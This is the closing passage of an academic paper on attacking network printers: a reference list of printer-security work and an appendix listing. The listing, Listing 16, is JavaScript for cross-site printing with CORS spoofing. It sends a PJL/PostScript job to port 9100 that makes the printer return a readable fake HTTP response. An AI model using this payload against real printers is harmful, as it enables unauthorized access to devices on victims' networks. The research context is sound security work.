[29] M. Heiderich, J. Schwenk, T. Frosch, J. Magazinius, and E. Z. Yang, "mxss attacks: attacking well-secured web-applications by using innerhtml mutations," in *2013 ACM SIGSAC Conference on Computer and Communications Security, CCS'13, Berlin, Germany, November 4-8, 2013*, A. Sadeghi, V. D. Gligor, and M. Yung, Eds. ACM, 2013, pp. 777–788. [Online]. Available: http://doi.acm.org/10.1145/2508859.2516723

[30] D. Heiland, "From patched to pwned," http://foofus.net/goons/percx/Xerox_hack.pdf, 2011.

[31] ——. (2016, Juny) Praeda – automated printer data harvesting tool. [Online]. Available: http://h.foofus.net/?page_id=218

[32] D. Heiland and M. Belton, "Anatomy of a pass-back-attack: Intercepting authentication credentials stored in multifunction printers," http://foofus.net/goons/percx/praeda/pass-back-attack.pdf, 2011.

[33] A. S. Inc., "Postscript language reference manual, third edition," 1999.

[34] A. Inc. [Online]. Available: https://support.apple.com/de-de/HT201311

[35] M. Jordon, "Arm wrestling a printer: How to mod firmware," 2014.

[36] M. Joshua Ryan, "debug.ps – A portable source-level debugger for PostScript programs," 2016, https://github.com/luser-dr00g/debug.ps.

[37] T. Koechlin and J. Baron, "Juste une imprimante?" OSSIR, 2012.

[38] P. LPS5216, "Postscript language reference manual supplement for version 2016," 1995.

[39] B. I. Ltd., "Brother laser printer – technical reference guide, ver. h," Tech. Rep., 2004.

[40] J. Lukusa, "A security model for mitigating multifunction network printers vulnerabilities," 2016.

[41] C. Nevill-Manning, T. Reed, and I. Witten, "Extracting text from postscript," 1997.

[42] K. Nohl and J. Lell, "Badusb-on accessories that turn evil," *Black Hat USA*, 2014.

[43] A. of this submission. (2016, November) Exploiting network printers. [Online]. Available: http://bit.ly/printer_security

[44] H. Packard, "Printer job language technical reference manual," *Hewlett-Packard part*, no. 5021-0380, 1997.

[45] ——, "Pjl passthrough to pml and snmp user's guide," 2000.

[46] ——, "Security bulletin hpsbpi02575 – remote unauthorized access to files," 2010.

[47] ——, "Security bulletin hpsbpi02728 – remote firmware update enabled by default," 2012.

[48] F. o. Phenoelit, "Pft and hijetter," http://www.phenoelit.org/hp/.

[49] ——, "Attacking networked embedded devices," in *Black Hat USA 2002 Topics and Speakers*, 2002.

[50] A. Press, *PostScript Language Reference Manual*. Addison-Wesley Longman Publishing Co., Inc., 1985.

[51] Y. Sheffer, P. Saint-Andre, and R. Holz, "Recommendations for Secure Use of Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS)," RFC 7525, May 2015. [Online]. Available: https://rfc-editor.org/rfc/rfc7525.txt

[52] W. Sibert, "Malicious data and computer security," in *Proceedings of the 19th National Information Systems Security Conference*, 1996.

[53] B. Smith, "Printers gone wild," http://www.remote-exploit.org/articles/printfs/, 2011.

[54] C. Song, F. Lin, Z. Ba, K. Ren, C. Zhou, and W. Xu, "My smartphone knows what you print: Exploring smartphone-based side-channel attacks against 3d printers," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '16. New York, NY, USA: ACM, 2016, pp. 895–907. [Online]. Available: http://doi.acm.org/10.1145/2976749.2978300

[55] M. Sweet. (2016, May) Network protocols supported by cups: Appsocket. [Online]. Available: https://www.cups.org/doc/network.html#PROTOCOLS

[56] A. Tsow, "Phishing with consumer electronics-malicious home routers," *MTW*, vol. 190, 2006.

[57] H. Valentin, "Malicious URI resolving in PDF documents," *Blackhat Abu Dhabi*, 2012.

[58] A. van Kesteren, "Cross-Origin Resource Sharing," 2014, W3C Recommendation, https://www.w3.org/TR/cors/.

[59] W. W. W. C. (W3C) *et al.*, "The xmlhttprequest object."

[60] L. Waechter, "Distribuição balanceada de jobs em uma rede de impressora," 2005.

[61] J. Warnock and C. Geschke, "Postscript language reference manual, second edition," *Adobe Systems Inc., Menlo Park, Calif*, 1992.

[62] A. Weaver, "Cross site printing," 2007.

[63] P. Weidenbach and R. Ernst, "Pwn xerox printers (... again)," *analysis*, vol. 140, p. 2, 2016.

[64] L. J. Wells, J. A. Camelio, C. B. Williams, and J. White, "Cyber-Physical Security Challenges in Manufacturing Systems," *Manufacturing Letters*, 2014.

[65] J. Zaddach and A. Costin, "Embedded devices security and firmware reverse engineering," *Black Hat USA*, 2013.

Appendix

```
job = "\x1B%-12345X\r\n"
    + "%!\r\n"
    + "(HTTP/1.0 200 OK\\n) print\r\n"
    + "(Server: Fake HTTPD\\n) print\r\n"
    + "(Access-Control-Allow-Origin: *\\n) print\r\n"
    + "(Connection: close\\n) print\r\n"
    + "(Content-Length: ) print\r\n"
    + "product dup length dup string\r\n"
    + "cvs print (\\n\\n) print\r\n"
    + "print\r\n"
    + "(\\n) print flush\r\n"
    + "\x1B%-12345X\r\n";

var x = new XMLHttpRequest();
x.open("POST", "http://laserjet.lan:9100");
x.send(job);
x.onreadystatechange = function() {
  if (x.readyState == 4)
    alert(x.responseText);
};
```

Listing 16: Novel cross-site printing/CORS spoofing

Figure 9: Acquired test printers (1)

Figure 10: Acquired test printers (2)